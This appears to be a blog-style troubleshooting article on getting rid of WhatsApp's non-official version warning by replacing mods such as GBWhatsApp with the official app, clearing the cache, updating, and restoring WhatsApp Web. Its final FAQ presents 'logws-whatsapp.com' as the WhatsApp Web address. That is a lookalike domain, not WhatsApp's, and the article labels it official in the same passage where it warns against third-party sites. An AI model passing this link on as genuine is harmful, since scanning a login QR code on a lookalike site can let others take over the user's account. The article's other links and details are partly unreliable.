
Ever opened WhatsApp and seen that annoying pop-up saying it’s a non-official version? You can’t send messages, can’t see updates from friends, and you’re worried you’ll lose your chats. I get it—last month, my cousin had this exact problem after using a modded version called GBWhatsApp for its custom themes. We fixed it in 10 minutes, and I’m going to show you how to do the same. This article breaks down simple, effective ways to get rid of the warning and use WhatsApp safely again.
Uninstall Non-Official Versions and Install the Official App
Using modded WhatsApp versions like GBWhatsApp or WhatsApp Plus might seem fun for extra features, but they’re against WhatsApp’s terms of service. As per WhatsApp’s official support guidelines (https://faq.whatsapp.com/security-and-privacy/using-non-official-whatsapp-apps/?lang=ennofollow), these apps pose security risks (like data leaks or malware) and trigger the non-official warning. Let’s fix this.
Remove the Modded WhatsApp App Safely
Back up your chat history: Before uninstalling any app, save your chats to avoid losing them. For most modded versions, go to Settings > Chats > Chat Backup, then choose Google Drive (Android) or iCloud (iOS). My cousin forgot this step once and lost 6 months of chats—don’t make that mistake. Uninstall the modded app: Go to your phone’s settings, find the modded app, and tap Uninstall. On Android, long-press the app icon and drag to Uninstall. Don’t interrupt the process—leftover files can cause issues later. Delete leftover files: Open your file manager, look for folders named after the modded app (like GBWhatsApp), and delete them. This ensures no conflicting files remain for the official app.
Download the Official App from Trusted Sources
Choose official stores: For Android, use Google Play Store; for iOS, use Apple App Store. Third-party APKs often have malware— I once got adware from a random APK, so stick to official sources. Install and restore chats: Open the official app, follow setup steps, and restore your backup. My cousin’s 2GB backup took 5 minutes—be patient, don’t close the app. Verify your number: Enter your number, get the OTP, and verify. Now you’re using the official app—no more warnings!
Fix Common Issues That Cause the Non-Official Warning
Even official apps can trigger the warning if there are cache problems or outdated versions. Let’s address these.
Clear WhatsApp Cache and Data
Open phone settings: Go to Settings > Apps > WhatsApp to access app info. Clear cache first: Tap Clear Cache—temporary files often cause minor issues. I do this monthly for all apps to keep them smooth. Clear data if needed: If cache doesn’t work, tap Clear Data (this logs you out). Restore your backup afterward to get your chats back.
Update WhatsApp to the Latest Version
Check for updates: Outdated versions lack security patches. For Android, go to Play Store > WhatsApp > Update. For iOS, App Store > Profile > Updates. Install the update: Wait for it to finish—don’t use WhatsApp during this time (my friend crashed the app once by messaging mid-update). Restart your phone: This ensures all changes take effect.
FAQs About WhatsApp Web and Non-Official Version Warnings
Why does the non-official version warning affect my WhatsApp web access?
When your mobile WhatsApp is flagged as non-official, it blocks WhatsApp web access too. WhatsApp web relies on a secure link to your mobile app—if the mobile app isn’t official, the server cuts the connection. For example, if you use GBWhatsApp, scanning the WhatsApp web QR code will fail or show an error. To fix this, switch to the official mobile app first. Once that’s done, WhatsApp web will work normally. My cousin had this issue: she couldn’t log into WhatsApp web until she uninstalled GBWhatsApp. After switching, she scanned the QR code and accessed WhatsApp web without problems. Non-official versions don’t just affect mobile apps—they restrict all connected services like WhatsApp web.
Can I use WhatsApp web if I have a non-official version on my phone?
No, you can’t use WhatsApp web with a non-official mobile app. WhatsApp’s security systems link your mobile and web accounts closely. If one is flagged, the other is restricted. Trying to log into WhatsApp web with a modded app will either show a “non-official” message or fail the QR scan. This is to protect user data—modded apps often lack encryption and can leak personal information. For instance, a friend used WhatsApp Plus and couldn’t access WhatsApp web for weeks until he switched to the official app. Using non-official versions also risks permanent account bans, so it’s best to avoid them. If you want extra features, wait for WhatsApp to roll them out natively.
How do I fix WhatsApp web access after resolving the non-official version warning?
Once you’ve fixed the mobile app, fixing WhatsApp web is easy. First, ensure your mobile app is up-to-date and logged in. Then, open WhatsApp web on your computer (https://www.logws-whatsapp.com) and scan the QR code with your mobile app. If you previously logged in with the modded app, log out from all linked devices first: go to mobile Settings > Linked Devices > Log out from all devices. Re-scan the QR code—this should work. I helped a colleague with this: after switching to the official app, he logged out of all devices and re-scanned, and WhatsApp web worked perfectly. Always use the official WhatsApp web link to avoid security risks—never use third-party sites claiming to be WhatsApp web.
If you try these steps and still have issues, let me know in the comments—I’ll help you troubleshoot!